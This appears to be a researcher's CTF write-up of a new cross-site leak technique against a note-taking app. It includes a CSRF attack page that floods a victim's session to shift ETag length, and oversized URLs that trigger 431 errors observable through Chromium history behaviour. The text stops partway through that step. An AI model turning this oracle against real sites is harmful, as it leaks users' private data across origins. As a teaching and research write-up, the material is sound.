Cross-Site ETag Length Leak
I recently discovered a new client-side attack technique that leaks the length of an ETag from a cross-site page. This can be used as an XS-Leak oracle and I created a CTF challenge as a proof of concept.
impossible-leak is one of the challenges I authored for SECCON CTF 14 Quals1:
- Difficulty: 1 solve2 / 500 pts
- Author: me
- Source: https://github.com/arkark/my-ctf-challenges/tree/main/challenges/202512_SECCON_CTF_14_Quals/web/impossible-leak

This technique is likely applicable beyond this specific challenge. We can use it as an unintended solution in other XS-Leak challenges. In fact, I first came up with it as an unintended approach during an earlier CTF and later refined it into a standalone technique.
Challenge Overview

The target is a very simple note-taking application.
Server-side code:
import express from "express";
import session from "express-session";
import crypto from "node:crypto";

const db = new Map();
const getNotes = (id) => {
  if (!db.has(id)) db.set(id, []);
  return db.get(id);
};

const app = express()
  .set("view engine", "ejs")
  .use(express.urlencoded())
  .use(
    session({
      secret: crypto.randomBytes(16).toString("base64"),
      resave: false,
      saveUninitialized: true,
    })
  );

app.get("/", (req, res) => {
  const { query = "" } = req.query;
  const notes = getNotes(req.session.id).filter((note) => note.includes(query));
  res.render("index", { notes });
});

app.post("/new", (req, res) => {
  const note = String(req.body.note).slice(0, 1024);
  getNotes(req.session.id).push(note);
  res.redirect("/");
});

app.listen(3000);
Template file:
<!DOCTYPE html>
<html>
  <body>
    <h1>Notes</h1>
    <form id="create" action="/new" method="post">
      <div>
        <input type="text" name="note" required />
        <input type="submit" value="Create" />
      </div>
    </form>
    <ul>
      <% notes.forEach(note => {%>
        <li><%= note %></li>
      <% }); %>
    </ul>
    <form action="/" method="get">
      <div>
        <input type="text" name="query" />
        <input type="submit" value="Search" />
      </div>
    </form>
  </body>
</html>
Endpoints:
GET /: Shows your notes.- No HTML injection.
- Supports searching via the
queryparameter.
POST /new: Creates a note.- Vulnerable to CSRF.
Notes page:

Search results for SECCON{r:
The goal is to leak the bot's note (the flag):
// Create a flag note
const page1 = await context.newPage();
await page1.goto(challenge.appUrl, { timeout: 3_000 });
await page1.waitForSelector("#create");
await page1.type("#create input[name=note]", flag.value);
await page1.click("#create input[type=submit]");
await sleep(1_000);
await page1.close();
await sleep(1_000);

// Visit the given URL
const page2 = await context.newPage();
await page2.goto(url, { timeout: 3_000 });
await sleep(60_000);
await page2.close();
The timeout is relatively long (60s), so this looks like an XS-Leak challenge. However:
- There is no HTML injection.
- There is no sorting feature.
- There is no CSS.
- There is no extra resource loading.
These conditions make typical XS-Leak approaches difficult to apply.
Solution
Step 1: ETag Header Length
The first step in solving such challenges is to carefully compare observable differences between:
- when the search hits the flag note, and
- when it misses.
When the search hits:
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: text/html; charset=utf-8
Content-Length: 484
ETag: W/"1e4-Mfh5EeZSATTUBTZ0fvEzgdvLYu4"
Date: ...
Connection: keep-alive
Keep-Alive: timeout=5

... snip ...
When it misses:
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: text/html; charset=utf-8
Content-Length: 443
ETag: W/"1bb-Ouz/TB1WQCg6QhEFVloBFY6TJKk"
Date: ...
Connection: keep-alive
Keep-Alive: timeout=5

... snip ...
The response body is larger when it hits (because it renders the matching note), so Content-Length changes. The key observation is that the ETag value changes too and more importantly, its length can change.
In this app, the ETag is generated by jshttp/etag. The format includes the content size in hex as a prefix:
W/"{{ stat.size.toString(16) }}-{{ stat.mtime.getTime().toString(16) }}"
Reference: https://github.com/jshttp/etag/blob/v1.8.1/index.js#L126-L131
Because the size is encoded in hex, the number of hex digits changes at boundaries (e.g., 0xfff -> 0x1000). That means the ETag length can differ by 1 depending on whether the response size crosses such a boundary.
In this challenge, we can control the response size by abusing CSRF to create many notes in the victim's session. This allows us to manipulate the total response size so that:
- search hit -> response size becomes
0x1000 + ...(4 hex digits) - search miss -> response size stays at
0xfff(3 hex digits)
It produces a 1-byte difference in the ETag length.
Below is an example CSRF page that prepares two prefixes: one that matches the flag note (SECCON{r...) and one that does not.
<body>
  <form id="create" action="..." method="post" target="csrf">
    <input type="text" name="note" />
  </form>
  <script type="module">
    const BASE_URL = "http://web:3000";

    const sleep = (ms) => new Promise((resolve) => setTimeout(resolve, ms));

    const csrfWin = open("about:blank", "csrf");
    const createNote = async (note) => {
      const form = document.forms[0];
      form.action = `${BASE_URL}/new`;
      form.note.value = note;
      form.submit();
      await sleep(100);
    };

    const prepared = new Set();
    const prepare = async (prefix) => {
      if (prepared.has(prefix)) return;
      prepared.add(prefix);

      const initialLen = 443;
      const part = "\n        <li>" + "</li>\n      ";

      let len = initialLen;
      while (16 ** 3 - len - part.length - 1 > 0) {
        const note = prefix.padEnd(
          Math.min(1024, 16 ** 3 - len - part.length - 1),
          "*"
        );
        len += note.length + part.length;
        await createNote(note);
      }
    };

    await prepare("SECCON{r"); // Matches `SECCON{redacted}`
    await prepare("SECCON{x"); // Does not match `SECCON{redacted}`
  </script>
</body>

After visiting the page, the responses appear as follows.
Hit (?query=SECCON{r):
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: text/html; charset=utf-8
Content-Length: 4136
ETag: W/"1028-7DssyPmtuJFW+hsMczlljuIGJC8"
Date: ...
Connection: keep-alive
Keep-Alive: timeout=5

... snip ...
Miss (?query=SECCON{x):
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: text/html; charset=utf-8
Content-Length: 4095
ETag: W/"fff-j/5Cw0uvoM8vDCtG7hABgyD9RvM"
Date: ...
Connection: keep-alive
Keep-Alive: timeout=5

... snip ...

- Hit:
ETag: W/"1028-7DssyPmtuJFW+hsMczlljuIGJC8"- Response size:
0x1028 - ETag length:
36
- Response size:
- Miss:
ETag: W/"fff-j/5Cw0uvoM8vDCtG7hABgyD9RvM"- Response size:
0xfff - ETag length:
35
- Response size:
The ETag format is implementation-defined. In particular, many implementations (including jshttp/etag) can generate ETags whose length is not constant.
Examples of software that can generate variable-length ETags:
- Apache httpd (configurable): https://httpd.apache.org/docs/current/en/mod/core.html#fileetag
- Nginx: https://github.com/nginx/nginx/blob/release-1.29.4/src/http/ngx_http_core_module.c#L1715-L1717
- Tomcat: https://github.com/apache/tomcat/blob/11.0.15/java/org/apache/catalina/webresources/AbstractResource.java#L74
- H2O: https://github.com/h2o/h2o/blob/v2.2.6/lib/common/filecache.c#L167
Step 2: 431 Status Error
What can we do with this 1-byte difference in ETag length?
If a response includes an ETag header, a subsequent request to the same URL will include the If-None-Match header:
- Hit:
If-None-Match: W/"1028-7DssyPmtuJFW+hsMczlljuIGJC8" - Miss:
If-None-Match: W/"fff-j/5Cw0uvoM8vDCtG7hABgyD9RvM"
So the request headers on the second navigation become slightly longer in the hit case.
Many web servers enforce a maximum allowed size for request headers (including the request-line) as a DoS mitigation. If the request exceeds this limit, the server returns 431 Request Header Fields Too Large.
In this challenge, Express runs on node:http, which has a request header size limit http.maxHeaderSize (default: 16 KiB):
uint64_t max_http_header_size = 16 * 1024;

By padding the URL so that the total header size is right at the threshold, the extra 1 byte in If-None-Match can be the difference between:
- If the header size is still under the limit:
200 OK - If the header size is just over the limit:
431 Request Header Fields Too Large

If the URL is "http://web:3000?query=SECCON{r&" + "X".repeat(15834) (hit case):
- 1st access:
200 OK - 2nd access:
431 Request Header Fields Too Large

If the URL is "http://web:3000?query=SECCON{x&" + "X".repeat(15834) (miss case):
- 1st access:
200 OK - 2nd access:
200 OK
Step 3: History API Behavior
Now we need to detect whether or not a 431 error occurs on cross-site pages.
Normally, cross-origin status codes are opaque. However, in this case, we can exploit a Chromium-specific behavior regarding session history updates.
When a navigation happens, the browser typically "pushes" a new history entry, increasing history.length by 1. However, Chromium sometimes "replaces" the current entry instead of pushing a new one.
Chromium uses should_replace_current_entry to decide between "push" and "replace":
      blink::mojom::NavigationApiEntryRestoreReason reason =
          common_params_->should_replace_current_entry
              ? blink::mojom::NavigationApiEntryRestoreReason::
                    kPrerenderActivationReplace
              : blink::mojom::NavigationApiEntryRestoreReason::
                    kPrerenderActivationPush;
One condition that can cause "replace" is when a navigation to the same URL fails (with an invalid page_state):
- https://source.chromium.org/chromium/chromium/src/+/df9f2fd80f9b8697c877c2c7e7f19d9f389291b8:content/browser/renderer_host/navigation_request.cc;l=6307-6308
- https://source.chromium.org/chromium/chromium/src/+/df9f2fd80f9b8697c877c2c7e7f19d9f389291b8:content/browser/renderer_host/navigation_request.cc;l=10679

